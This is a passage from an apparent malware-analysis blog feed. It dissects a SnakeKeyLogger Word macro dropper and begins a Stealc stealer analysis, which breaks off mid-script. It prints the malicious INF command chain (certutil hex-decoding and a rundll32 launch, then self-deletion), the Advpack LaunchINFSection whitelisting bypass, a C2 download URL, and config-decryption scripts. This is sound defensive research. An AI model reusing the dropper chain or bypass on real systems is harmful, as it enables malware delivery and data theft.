_This feature requires an online-connection to the VMRay backend. An offline version with limited functionality is also…_www.vmray.com</a><a href="https://www.vmray.com/analyses/_vt/dcd883af6eb9/report/overview.html"></a></p>]]></content><author><name>Aziz Farghly</name></author><category term="" /><category term="" /><summary type="html"><![CDATA[In-detailed analysis for the famous loader, SmokeLoader]]></summary></entry><entry><title type="html">Dissecting SnakeKeyLogger Macros</title><link href="https://farghlymal.github.io/Dissecting-SnakeKeyLogger-Macros/" rel="alternate" type="text/html" title="Dissecting SnakeKeyLogger Macros" /><published>2024-02-07T00:00:00+00:00</published><updated>2024-02-07T00:00:00+00:00</updated><id>https://farghlymal.github.io/Dissecting-SnakeKeyLogger-Macros</id><content type="html" xml:base="https://farghlymal.github.io/Dissecting-SnakeKeyLogger-Macros/"><![CDATA[<h1 id="introduction">Introduction</h1>
<p>this blog will discuss how SnakeKeyLogger uses Advpack.dll to drop and execute his main payload.</p>

<p>Snake Keylogger slithers past traditional defenses using social engineering and technical trickery. This post delves into the specifics of its phishing email tactics and malicious macro exploitation, providing valuable insights for security professionals and tech-savvy users to bolster their defenses against this evolving threat.</p>

<h1 id="about-the-specimen">About The specimen</h1>

<p>the sample we have today is a doc file.</p>

<p><strong>hash:</strong> <a href="https://
bazaar.abuse.ch
/sample/
8af7f091c0c869006be53ef947b10ee18ddf6a2c2870a9b163484a372f94b90a
/">
8af7f091c0c869006be53ef947b10ee18ddf6a2c2870a9b163484a372f94b90a
</a></p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:875/1
*BXW57u7d1xLF0Oy4jRV6JQ.png" alt="" /></p>

<h1 id="vba-existence">VBA Existence</h1>

<p>the first check we need to observe when it comes to office files is the existence of Macros which are used by the TA to execute VBA commands and act as a dropping or downloading phase, using Oleid to check macros we got a result that this file contains a macros.</p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:875/1
*lgdipdkG7VRVs1uO7IdtBw.png" alt="" /></p>

<p>macros are being analyzed in many ways but I prefer to use Office VBA IDE which has many capabilities such as viewing all objects and debugging the code itself which help us more than manual deobfuscation.</p>

<h1 id="doc-file-analysis">Doc File Analysis</h1>

<p>the file has only one page that contains an image which informs the user that there is an issue with loading the original page and asks him to enable macros and also to check the disk space to be able to view the decoy page which does not exist by the way and there are no macros that view any other pages or whatever.</p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:875/1
*cbvWXQQbN_uwhYbKPkB4jA.png" alt="" /></p>

<h1 id="macros-analysis">Macros Analysis</h1>

<p>it first checks the version of <strong>VBA</strong> and based on it will check the system of the victim if it’s x86 or x64 it will declare a specific function, overall it will declare a function called  <strong>tAcKs()</strong> and this  function is defined as  <strong>LunachINFSectionW from Advpack.dll</strong> and according to  <a href="https://
learn.microsoft.com
/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/gg441316
(v=vs.85)">MSDN</a> this function is used to launch a portion of Information file</p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:875/1
*2oEM4ThSERbu3hWdmq7FNA.png" alt="" /></p>

<p>and here is the declaration of LaunchINFSection</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">int</span> <span class="n">WINAPI</span> <span class="n">LaunchINFSection</span><span class="p">(</span>  
   <span class="n">HWND</span>      <span class="n">hwndOwner</span><span class="p">,</span>  
   <span class="n">HINSTANCE</span> <span class="n">hInstance</span><span class="p">,</span>  
   <span class="n">PSTR</span>      <span class="n">pszParams</span><span class="p">,</span>  
   <span class="n">INT</span>       <span class="n">nShow</span>  
<span class="p">);</span>
</code></pre></div></div>

<p>and Snake uses this method to run the Inf file under a legitimate container or process, according to  <a href="https://
lolbas-project.github.io
/lolbas/Libraries/Advpack/"><strong>lolbas-project</strong></a>  it uses this technique to bypass <strong>AWL</strong> which refers to Application WhiteListing ‘Execute the specified (local or remote) .wsh/.sct script with scrobj.dll in the .inf file by calling an information file directive (section name specified).’</p>

<h2 id="autoopen-function">AutoOpen() function</h2>

<p>there is only one call inside the <strong>AutoOpen()</strong>  function which is the first call executed when the macros are enabled you can call it the entry point or the main of doc macros, it calls a function called  <strong>PsfmA()</strong>, this function only contains another two calls  <strong>WHTLE</strong>() and  <strong>tAcKs</strong>(), remember that  <strong>tAcks</strong> is the pointer to LaunchINFSectionW API call from ADVpacK.dll</p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:875/1
*tw1io2Ii5buOvCJp8diRNw.png" alt="" /></p>

<p>if u notice that there is an argument  <strong>FlkMT</strong> passed to the  <strong>WHTLE</strong>() function I will explain it another time, just let’s explore  <strong>WHTLE</strong>() function.</p>

<h2 id="whtle-function">WHTLE() Function</h2>

<p>this function takes 2 arguments and from the first look, this function handles file writing operations which may contain the payload or any other command to be executed if u take a look back at the  <strong>psfma</strong>() function you can see that the <strong>tAcKs()</strong> function takes the same file passed to <strong>WHTLE</strong> as argument.</p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:815/1
*boq2_C7AHw2yGoElByFoRA.png" alt="" /></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">Static</span> <span class="n">Function</span> <span class="n">WHTLE</span><span class="p">(</span><span class="n">iMwDk</span><span class="p">,</span> <span class="n">dOPaA</span><span class="p">):</span>  
  
<span class="n">Dim</span> <span class="n">wmEjI</span><span class="p">,</span> <span class="n">xgxIS</span><span class="p">:</span> <span class="n">wmEjI</span> <span class="o">=</span> <span class="n">FreeFile</span><span class="p">:</span>  
<span class="n">Open</span> <span class="n">iMwDk</span> <span class="n">For</span> <span class="n">Binary</span> <span class="n">Access</span> <span class="n">Read</span> <span class="n">Write</span> <span class="n">As</span> <span class="c1">#wmEjI:  
</span>    <span class="n">For</span> <span class="n">xgxIS</span> <span class="o">=</span> <span class="n">LBound</span><span class="p">(</span><span class="n">dOPaA</span><span class="p">)</span> <span class="n">To</span> <span class="n">UBound</span><span class="p">(</span><span class="n">dOPaA</span><span class="p">):</span>  
        <span class="n">Put</span> <span class="c1">#wmEjI, , CByte(dOPaA(xgxIS)):  
</span>        <span class="n">Next</span><span class="p">:</span>  
<span class="n">Close</span> <span class="c1">#wmEjI:  
</span><span class="n">End</span> <span class="n">Function</span>
</code></pre></div></div>
<p>if you see it opens a handle to the  <strong>iMwDk</strong> which the file path passed to  <strong>WHTLE</strong> function and then uses the size of  <strong>dOPaA</strong> as the last index for writing operation specified by  <strong>Put</strong> Keyword and it uses  <strong>CByte()</strong> to convert an expression into a byte data type.</p>

<p>so now we need to check what is dOPaA argument, as we saw before……… it is referred to as  <strong>FLKMT</strong> and this argument is a function call, so  <strong>FLKMT</strong> is responsible for building the payload which will be written in  <strong>TEMP</strong> Directory using  <strong>WHTLE</strong> function.</p>

<h2 id="flkmt-function--payload-builder">FlkMT() function → Payload builder</h2>

<p>inside this function, it assigns the value of  <strong>FlkMTT</strong>  with  <strong>jAplA</strong> which is a function call that returns an array of decimal values, and after assigning it will execute many calls to a function called  <strong>rFdPB</strong>() which takes two arguments and the first argument is  <strong>FlKMT</strong> and the second argument is varied for every call, and the second argument is a function which retrieves a punch of bytes as same as  <strong>jAplA.</strong></p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:809/1
*N7sF1qS-XzvDak0GN18OQg.png" alt="" /></p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:875/1
*nm7XzBldPYQ4N3xUS9FZ1Q.png" alt="" /></p>

<p>and here is the implementation of <strong>rFdPB()</strong> which called many many times and it is</p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:875/1*QZVUpJXJJBzg3x2hQqKjag.png" alt="" /></p>

<p>This VBA macro defines a function named <strong>“rFdPB”</strong> that concatenates two arrays, “dkbDR” and “quELr,” and stores the result in “dkbDR.” It uses static variables <strong>“ioQHr”</strong> and <strong>“QDLuE”</strong> to keep track of array indices and their sizes. The function first determines the size of <strong>“dkbDR”</strong> and then resizes it to accommodate the combined size of both arrays. Finally, it loops through each element of <strong>“quELr”</strong> and appends it to <strong>“dkbDR”</strong> The “Next: End Function” at the end seems to be a mistake as it would create a syntax error; it should be removed.</p>

<p>and here is the deobfuscated version of this function if u found it hard to understand it.</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">Function</span> <span class="n">Copy_to_1st_array</span><span class="p">(</span><span class="n">ByRef</span> <span class="n">payload</span> <span class="n">As</span> <span class="n">Variant</span><span class="p">,</span> <span class="n">ByRef</span> <span class="n">array_to_copy</span> <span class="n">As</span> <span class="n">Variant</span><span class="p">):</span>  
  
<span class="n">Static</span> <span class="n">indexAs</span> <span class="n">Long</span><span class="p">:</span>  
<span class="n">Static</span> <span class="n">payload_lengthAs</span> <span class="n">Long</span><span class="p">:</span>  
<span class="n">payload_length</span><span class="o">=</span> <span class="n">UBound</span><span class="p">(</span><span class="n">payload</span><span class="p">)</span> <span class="o">+</span> <span class="mi">1</span><span class="p">:</span>                        
<span class="n">ReDim</span> <span class="n">Preserve</span> <span class="n">payload</span><span class="p">(</span><span class="n">payload_length</span><span class="o">+</span> <span class="n">UBound</span><span class="p">(</span><span class="n">array_to_copy</span><span class="p">)):</span>      
<span class="n">For</span> <span class="n">index</span><span class="o">=</span> <span class="n">LBound</span><span class="p">(</span><span class="n">array_to_copy</span><span class="p">)</span> <span class="n">To</span> <span class="n">UBound</span><span class="p">(</span><span class="n">array_to_copy</span><span class="p">):</span>       
    <span class="n">payload</span><span class="p">(</span><span class="n">payload_length</span> <span class="o">+</span> <span class="n">index</span><span class="p">)</span> <span class="o">=</span> <span class="n">array_to_copy</span><span class="p">(</span><span class="n">index</span><span class="p">):</span>          
<span class="n">Next</span><span class="p">:</span>  
<span class="n">End</span> <span class="n">Function</span>
</code></pre></div></div>
<p>so in brief this function appends and builds the payload of INF file.</p>

<h2 id="executed-command-line">Executed Command line</h2>

<p>I have tried to build the first 5 calls and I got a significant result</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[VErsiON]  
  
  
 SIgNAtuRe = $Chicago$  
  
  
 aDVANcEDInf = 2.5  
  
  
 [deFAULTInSTALL_sInGLEUSeR]  


 rUnPostSETUPcommAnDS = werd  


 [werd]  
  
  
 %11%\cMd.exe /C morE /E +29 %TEmP%\VN.inf &gt; %TEmP%\cvr.tmp  
 &amp;&amp; CERTUtIL -DEcoDEHex %TEmP%\cvr.tmp %TEmP%\xhd.jpg  
 &amp;&amp; ruNDLl32 %TEmP%\xhd.jpg,main &amp;&amp; del %TEmP%\cvr.tmp  
 &amp;&amp; dEL %TEmP%\xhd.jpg &amp;&amp; del %TEmP%\VN.inf  


 [Strings]  
  
  
 servICEName = "&gt;"  
  
 SHoRtsvCnaME = "&lt;"  
  
  
4D5A&gt; 
</code></pre></div></div>
<p>many flags have been triggered right now the full command line seems to be malicious and the existence of 4D5A which refers to  <strong><em>MZ</em></strong> signature and the existence of a PE payload, so I put a breakpoint on the call to tAcKs function which is declaretion to  <strong>LaunchINFSectionW</strong>.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*SnLK4M3UxEcLHWc6othscg.png" alt="" /></p>

<p>so what is meant by INF files ?!</p>

<h2 id="inf-file-">INF file :</h2>

<p>An INF file, short for information file, is a plain text file used by Microsoft Windows operating systems for the installation of software and drivers. They are essential components in the Windows Setup API, providing the instructions and information needed to properly install and configure devices and software.</p>

<p>so let’s check the INF file dropped in the Temp Directory and try to simulate the command found above to know what is going on.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1
*PACp15t3i7NtEI_0V8arTw.png" alt="" /></p>

<p>so let’s breakdown the executed command</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="o">%</span><span class="mi">11</span><span class="o">%</span><span class="n">\cMd.exe</span><span class="w"> </span><span class="nx">/C</span><span class="w"> </span><span class="nx">morE</span><span class="w"> </span><span class="nx">/E</span><span class="w"> </span><span class="o">+</span><span class="nx">29</span><span class="w"> </span><span class="o">%</span><span class="nx">TEmP</span><span class="o">%</span><span class="nx">\VN.inf</span><span class="w"> </span><span class="err">&gt;</span><span class="w"> </span><span class="o">%</span><span class="nx">TEmP</span><span class="o">%</span><span class="nx">\cvr.tmp</span><span class="w">  
 </span><span class="o">&amp;&amp;</span><span class="w"> </span><span class="n">CERTUtIL</span><span class="w"> </span><span class="nt">-DEcoDEHex</span><span class="w"> </span><span class="o">%</span><span class="nx">TEmP</span><span class="o">%</span><span class="nx">\cvr.tmp</span><span class="w"> </span><span class="o">%</span><span class="nx">TEmP</span><span class="o">%</span><span class="nx">\xhd.jpg</span><span class="w">  
 </span><span class="o">&amp;&amp;</span><span class="w"> </span><span class="n">ruNDLl32</span><span class="w"> </span><span class="o">%</span><span class="nx">TEmP</span><span class="o">%</span><span class="nx">\xhd.jpg</span><span class="p">,</span><span class="nx">main</span><span class="w"> </span><span class="o">&amp;&amp;</span><span class="w"> </span><span class="nx">del</span><span class="w"> </span><span class="o">%</span><span class="nx">TEmP</span><span class="o">%</span><span class="nx">\cvr.tmp</span><span class="w">  
 </span><span class="o">&amp;&amp;</span><span class="w"> </span><span class="n">dEL</span><span class="w"> </span><span class="o">%</span><span class="nx">TEmP</span><span class="o">%</span><span class="nx">\xhd.jpg</span><span class="w"> </span><span class="o">&amp;&amp;</span><span class="w"> </span><span class="nx">del</span><span class="w"> </span><span class="o">%</span><span class="nx">TEmP</span><span class="o">%</span><span class="nx">\VN.inf</span><span class="w">
</span></code></pre></div></div>
<blockquote>
  <p><strong><em>%11%cmd.exe</em></strong></p>
</blockquote>

<p>%11% referee to system32 path to run cmd.exe with admin permission</p>

<blockquote>
  <p><strong><em>morE /E +29 %TEmP%\VN.inf</em></strong>  <strong><em>&gt; %TEmP%\cvr.tmp</em></strong></p>
</blockquote>

<p>this command saves the content of VN.inf starting from the end of line 29 till the end of VN.inf file to cvr.tmp file</p>

<blockquote>
  <p><strong><em>CERTUtIL -DEcoDEHex %TEmP%\cvr.tmp %TEmP%\xhd.jpg</em></strong></p>
</blockquote>

<p>this command uses the feature of hex  <strong>decoding</strong> in certutil which is a command-line program that is installed as part of  <strong>Certificate</strong> Services, and saves the result to <strong>xhd.jpg</strong> file which will contain the main payload</p>

<blockquote>
  <p><strong><em>ruNDLl32 %TEmP%\xhd.jpg,main</em></strong></p>
</blockquote>

<p>here the TA uses Rundll32 which is used to run a DLL and execute xhd.jpg and the export function here is main which will be executed by rundll32 command</p>

<blockquote>
  <p><strong><em>del %TEmP%\cvr.tmp &amp;&amp; dEL %TEmP%\xhd.jpg &amp;&amp; del %TEmP%\VN.inf</em></strong></p>
</blockquote>

<p>then it will erase his row existence as the process has been executed and delete the 3 dropped files (VN.inf , cvr.tmp, and xhd.jpg).</p>

<h2 id="main-payload-analysis"><strong>Main payload analysis</strong></h2>

<p>the dropped file is a 32-bit Dll, and exploring its string I found some interesting ones, that clarify this payload as a Downloader.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1
*sqrWwduz6EYAg0uxSm4D3Q.png" alt="" /></p>

<p>so we need to locate the <strong>C2</strong> which will be used to download the next stage</p>

<h2 id="dropped-file-analysis">dropped File Analysis</h2>

<p>the dropped file is a 32-bit Dll and it has some misleading techniques like embedding the strings within the text section that make disassembling hard and require some manual work to fix offsets and code lines</p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:875/1
*pdi46XL9HPUAILmIYAp_Ng.png" alt="" /></p>

<p>as I have said before the most important thing in this phase is to identify the C2 and here we are.</p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:875/1
*SdfFgut58W9-2tTz6xWhtA.png" alt="" /></p>

<p>and here is the request and the CnC  **
vybsnf3p.sa.com
/fdsfh.exe**</p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:716/1
*NtK5N9lE8F4p1UNyCNhwKw.png" alt="" /></p>

<p><img src="https://
miro.medium.com
/v2/resize:fit:705/1
*j_DqJ1DO7Y_a-MHBAvNXnA.png" alt="" /></p>

<p>unfortunately, I found that the C2 is down and the dropped file is the server response for <strong>Error 404</strong> but whatever the dropped file it will pass it to <strong>WinExec</strong> API call.</p>

<p>and tracing the domain in some public repos I found that this domain belongs to SnakeKeylogger Stealer and it has many other files like med.bat script, but currently as i have said before the C2 is down</p>

<p><img src="https://miro.medium.com/v2/resize:fit:955/1*3pt0R2ETqOibqbgnWdcfkg.png" alt="" /></p>

<p>and here is the downloaded reposonse which if the C2 was up it will be the next stage payload
<img src="https://
miro.medium.com
/v2/resize:fit:875/1
*ubrQBDtxw1w93GHiBZIZwg.png" alt="" /></p>

<h1 id="iocs">IOCs</h1>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>File IOCs:  
doc file         : 
8af7f091c0c869006be53ef947b10ee18ddf6a2c2870a9b163484a372f94b90a
     
 
dropped INF file : 
EE497723EA8F25B3732829DB0AA09F0502607505E816E8D9997F070C4222C98C 
 
dropped DLL      : 
B1305F33FD9B834FE7A926F1253BB1E97FF4DDD669C8051FEBA989F819CD667A  

Dropping path : %TEMP%
weidr.com
  
C2:  
 
vybsnf3.sa.com
/fdsfh.exe
</code></pre></div></div>]]></content><author><name>Aziz Farghly</name></author><category term="" /><category term="" /><summary type="html"><![CDATA[This blog will discuss how SnakeKeyLogger uses Advpack.dll to drop and execute his main payload]]></summary></entry><entry><title type="html">Stealc Stealer</title><link href="https://farghlymal.github.io/Stealc-Stealer-Analysis/" rel="alternate" type="text/html" title="Stealc Stealer" /><published>2023-11-09T00:00:00+00:00</published><updated>2023-11-09T00:00:00+00:00</updated><id>https://farghlymal.github.io/Stealc-Stealer-Analysis</id><content type="html" xml:base="https://farghlymal.github.io/Stealc-Stealer-Analysis/"><![CDATA[<h1 id="stealc-stealer-analysis">Stealc Stealer Analysis</h1>

<p>Stealc is an information stealer advertised by its presumed developer Plymouth on Russian-speaking underground forums and sold as a Malware-as-a-Service since January 9, 2023. According to Plymouth’s statement, Stealc is a non-resident stealer with flexible data collection settings, and its development relies on other prominent stealers: Vidar, Raccoon, Mars, and Redline</p>

<p>Stealc exhibits the ability to exfiltrate a wide range of data from the victim machine. What sets it apart is its efficient approach: with each data allocation, Stealc directly transmits the information to the C2 server, bypassing the need to write it to a raw file. This streamlined process enhances both its data exfiltration capabilities and its ability to maintain a low profile, making it a potent tool for covert operations</p>

<h2 id="it-can-steal-">it can steal :</h2>

<ul>
  <li><strong>(Chrome/Firefox/Opera) logins, credit cards, cookies, and History</strong></li>
  <li><strong>Wallet Extensions installed on the above browsers</strong></li>
  <li><strong>local Crypto wallets file</strong></li>
  <li><strong>some files that may contain passwords or important secret data</strong></li>
  <li><strong>outlook accounts</strong></li>
  <li><strong>Discord Tokens</strong></li>
  <li><strong>Telegram Tokens</strong></li>
  <li><strong>Steam ssfn files and configuration data</strong></li>
  <li><strong>qtox config files</strong></li>
  <li><strong>Pidgin config files</strong></li>
  <li><strong>Take screenshots of the victim’s machine</strong></li>
</ul>

<h1 id="technical-analysis-"><strong>Technical analysis :</strong></h1>

<h1 id="opaque-predicates">Opaque Predicates</h1>

<p>the first time I looked into this malware I found something wrong with the provided code from IDA and X64 Dbg, Stealc uses Opaque to add complexity to the control flow</p>

<p>This obfuscation simply takes an absolute jump (JMP) and transforms it into two conditional jumps (JZ/JNZ). Depending on the value of the, the execution will follow the first or second branch</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*XIVfyMjlaS3MYmCdL0cZDA.png" alt="" /></p>

<p>To fix this I have used Python script to go through the raw file and search for the pattern “\x74\x03\x75\x01\xB8” and replace it with 5 “0x90”  <em>nop</em> instruction</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  
<span class="n">search_pattern</span> <span class="o">=</span> <span class="sa">b</span><span class="s">'</span><span class="se">\x74\x03\x75\x01\xb8</span><span class="s">'</span>  
<span class="n">replacement</span> <span class="o">=</span> <span class="sa">b</span><span class="s">'</span><span class="se">\x90\x90\x90\x90\x90</span><span class="s">'</span>  
  
<span class="n">input_file</span> <span class="o">=</span> <span class="sa">r</span><span class="s">'&lt;Stealc File Path &gt;'</span>  
<span class="n">output_file</span> <span class="o">=</span> <span class="sa">r</span><span class="s">'&lt;Clean Stealc&gt;'</span>  
  
<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="n">input_file</span><span class="p">,</span> <span class="s">'rb'</span><span class="p">)</span> <span class="k">as</span> <span class="n">infile</span><span class="p">:</span>  
    <span class="c1"># Read the entire contents of the file  
</span>    <span class="n">file_data</span> <span class="o">=</span> <span class="n">infile</span><span class="p">.</span><span class="n">read</span><span class="p">()</span>  
  
<span class="n">start_pos</span> <span class="o">=</span> <span class="mi">0</span>  
  
<span class="k">while</span> <span class="bp">True</span><span class="p">:</span>  
    <span class="n">found_pos</span> <span class="o">=</span> <span class="n">file_data</span><span class="p">.</span><span class="n">find</span><span class="p">(</span><span class="n">search_pattern</span><span class="p">,</span> <span class="n">start_pos</span><span class="p">)</span>  
    <span class="k">if</span> <span class="n">found_pos</span> <span class="o">==</span> <span class="o">-</span><span class="mi">1</span><span class="p">:</span>  
        <span class="k">break</span>  
  
    <span class="n">file_data</span> <span class="o">=</span> <span class="n">file_data</span><span class="p">[:</span><span class="n">found_pos</span><span class="p">]</span> <span class="o">+</span> <span class="n">replacement</span> <span class="o">+</span> <span class="n">file_data</span><span class="p">[</span><span class="n">found_pos</span> <span class="o">+</span> <span class="nb">len</span><span class="p">(</span><span class="n">search_pattern</span><span class="p">):]</span>  
    <span class="n">start_pos</span> <span class="o">=</span> <span class="n">found_pos</span> <span class="o">+</span> <span class="nb">len</span><span class="p">(</span><span class="n">replacement</span><span class="p">)</span>  
  
<span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="n">output_file</span><span class="p">,</span> <span class="s">'wb'</span><span class="p">)</span> <span class="k">as</span> <span class="n">outfile</span><span class="p">:</span>  
    <span class="n">outfile</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">file_data</span><span class="p">)</span>  
</code></pre></div></div>
<p>the result I got was impressive and fixed all these junk bytes</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*ZJg4b5PFKRzm8Ax19OCkUw.png" alt="" /></p>

<h1 id="malware-configuration-">Malware Configuration :</h1>

<p>Malware configuration is base64 encoded and then RC4 decrypted and the decryption key is the first  <strong><em>dword</em></strong> in the function that wraps decryption</p>

<p><img src="https://miro.medium.com/v2/resize:fit:803/1*mVHqvdikOUMV55DZWRsZHA.png" alt="" /></p>

<p>to make the analysis easier and clear I have written a script to decrypt this configuration and comment and rename global variables</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">pefile</span>  
<span class="kn">import</span> <span class="nn">idautils</span>  
<span class="kn">import</span> <span class="nn">idc</span>  
<span class="kn">import</span> <span class="nn">ida_idaapi</span><span class="p">,</span> <span class="n">ida_kernwin</span><span class="p">,</span> <span class="n">ida_bytes</span><span class="p">,</span> <span class="n">ida_name</span>  
<span class="nb">file</span> <span class="o">=</span> <span class="sa">r</span><span class="s">"file path"</span>  
  
<span class="k">def</span> <span class="nf">rc4_decrypt</span><span class="p">(</span><span class="n">ciphertext</span><span class="p">,</span> <span class="n">key</span><span class="p">):</span>  
    <span class="c1"># Initialization  
</span>    <span class="n">S</span> <span class="o">=</span> <span class="nb">list</span><span class="p">(</span><span class="nb">range</span><span class="p">(</span><span class="mi">256</span><span class="p">))</span>  
    <span class="n">j</span> <span class="o">=</span> <span class="mi">0</span>  
    <span class="n">key_length</span> <span class="o">=</span> <span class="nb">len</span><span class="p">(</span><span class="n">key</span><span class="p">)</span>  
    <span class="n">plaintext</span> <span class="o">=</span> <span class="nb">bytearray</span><span class="p">(</span><span class="nb">len</span><span class="p">(</span><span class="n">ciphertext</span><span class="p">))</span>  
  
    <span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nb">range</span><span class="p">(</span><span class="mi">256</span><span class="p">):</span>  
        <span class="n">j</span> <span class="o">=</span> <span class="p">(</span><span class="n">j</span> <span class="o">+</span> <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">+</span> <span class="n">key</span><span class="p">[</span><span class="n">i</span> <span class="o">%</span> <span class="n">key_length</span><span class="p">])</span> <span class="o">%</span> <span class="mi">256</span>  
        <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">],</span> <span class="n">S</span><span class="p">[</span><span class="n">j</span><span class="p">]</span> <span class="o">=</span> <span class="n">S</span><span class="p">[</span><span class="n">j</span><span class="p">],</span> <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">]</span>  
  
  
    <span class="n">i</span> <span class="o">=</span> <span class="n">j</span> <span class="o">=</span> <span class="mi">0</span>  
    <span class="k">for</span> <span class="n">idx</span><span class="p">,</span> <span class="n">byte</span> <span class="ow">in</span> <span class="nb">enumerate</span><span class="p">(</span><span class="n">ciphertext</span><span class="p">):</span>  
        <span class="n">i</span> <span class="o">=</span> <span class="p">(</span><span class="n">i</span> <span class="o">+</span> <span class="mi">1</span><span class="p">)</span> <span class="o">%</span> <span class="mi">256</span>  
        <span class="n">j</span> <span class="o">=</span> <span class="p">(</span><span class="n">j</span> <span class="o">+</span> <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">])</span> <span class="o">%</span> <span class="mi">256</span>  
        <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">],</span> <span class="n">S</span><span class="p">[</span><span class="n">j</span><span class="p">]</span> <span class="o">=</span> <span class="n">S</span><span class="p">[</span><span class="n">j</span><span class="p">],</span> <span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">]</span>  
        <span class="n">keystream_byte</span> <span class="o">=</span> <span class="n">S</span><span class="p">[(</span><span class="n">S</span><span class="p">[</span><span class="n">i</span><span class="p">]</span> <span class="o">+</span> <span class="n">S</span><span class="p">[</span><span class="n">j</span><span class="p">])</span> <span class="o">%</span> <span class="mi">256</span><span class="p">]</span>  
        <span class="k">if</span> <span class="n">byte</span> <span class="o">==</span> <span class="mh">0x00</span> <span class="p">:</span>                       <span class="c1">#this the modified part of RC4 to ignore null bytes form decryption   
</span>             <span class="k">continue</span>  
        <span class="k">else</span> <span class="p">:</span>  
            <span class="n">plaintext</span><span class="p">[</span><span class="n">idx</span><span class="p">]</span> <span class="o">=</span> <span class="n">byte</span> <span class="o">^</span> <span class="n">keystream_byte</span>  
  
    <span class="k">return</span> <span class="nb">bytes</span><span class="p">(</span><span class="n">plaintext</span><span class="p">)</span>  
  
<span class="k">def</span> <span class="nf">get_PE_Data</span><span class="p">(</span><span class="n">file_name</span><span class="p">):</span>  
    <span class="n">pe</span><span class="o">=</span><span class="n">pefile</span><span class="p">.</span><span class="n">PE</span><span class="p">(</span><span class="n">file_name</span><span class="p">)</span>  
    <span class="k">for</span> <span class="n">section</span> <span class="ow">in</span> <span class="n">pe</span><span class="p">.</span><span class="n">sections</span><span class="p">:</span>  
         <span class="k">if</span> <span class="sa">b</span><span class="s">'.rdata'</span> <span class="ow">in</span> <span class="n">section</span><span class="p">.</span><span class="n">Name</span><span class="p">:</span>  
            <span class="n">Key</span> <span class="o">=</span> <span class="n">section</span><span class="p">.</span><span class="n">get_data</span><span class="p">()[</span><span class="mi">3056</span><span class="p">:</span><span class="mi">3076</span><span class="p">]</span>  
            <span class="n">encryption_block</span> <span class="o">=</span> <span class="n">section</span><span class="p">.</span><span class="n">get_data</span><span class="p">()[</span><span class="mi">2056</span><span class="p">:</span><span class="mi">3032</span><span class="p">]</span>  
    <span class="k">return</span> <span class="n">Key</span><span class="p">,</span><span class="n">encryption_block</span>  
          
<span class="k">def</span> <span class="nf">map_base64_to_enc</span><span class="p">(</span><span class="n">b_data</span><span class="p">,</span><span class="n">len_of_base</span><span class="p">):</span>  <span class="c1"># this function is base 64 decoder so u can replace is with built-in module   
</span>    <span class="n">RC4_Key</span><span class="p">,</span><span class="n">data</span> <span class="o">=</span> <span class="n">get_PE_Data</span><span class="p">(</span><span class="nb">file</span><span class="p">)</span>  
    <span class="n">count</span> <span class="o">=</span> <span class="mi">0</span>  
    <span class="n">mapped_data</span><span class="o">=</span><span class="p">[]</span>  
    <span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nb">range</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span><span class="nb">len</span><span class="p">(</span><span class="n">b_data</span><span class="p">),</span><span class="mi">3</span><span class="p">):</span>  
        <span class="n">mapped_data</span><span class="p">.</span><span class="n">append</span><span class="p">(((</span><span class="n">data</span><span class="p">[</span><span class="n">b_data</span><span class="p">[</span><span class="n">count</span> <span class="o">+</span> <span class="mi">1</span><span class="p">]]</span> <span class="o">&gt;&gt;</span> <span class="mi">4</span> <span class="p">)</span><span class="o">&amp;</span><span class="mh">0xFF</span><span class="p">)</span> <span class="o">|</span> <span class="p">((</span><span class="n">data</span><span class="p">[</span><span class="n">b_data</span><span class="p">[</span><span class="n">count</span><span class="p">]]</span> <span class="o">*</span> <span class="mi">4</span><span class="p">)</span><span class="o">&amp;</span><span class="mh">0xFF</span><span class="p">))</span>  
  
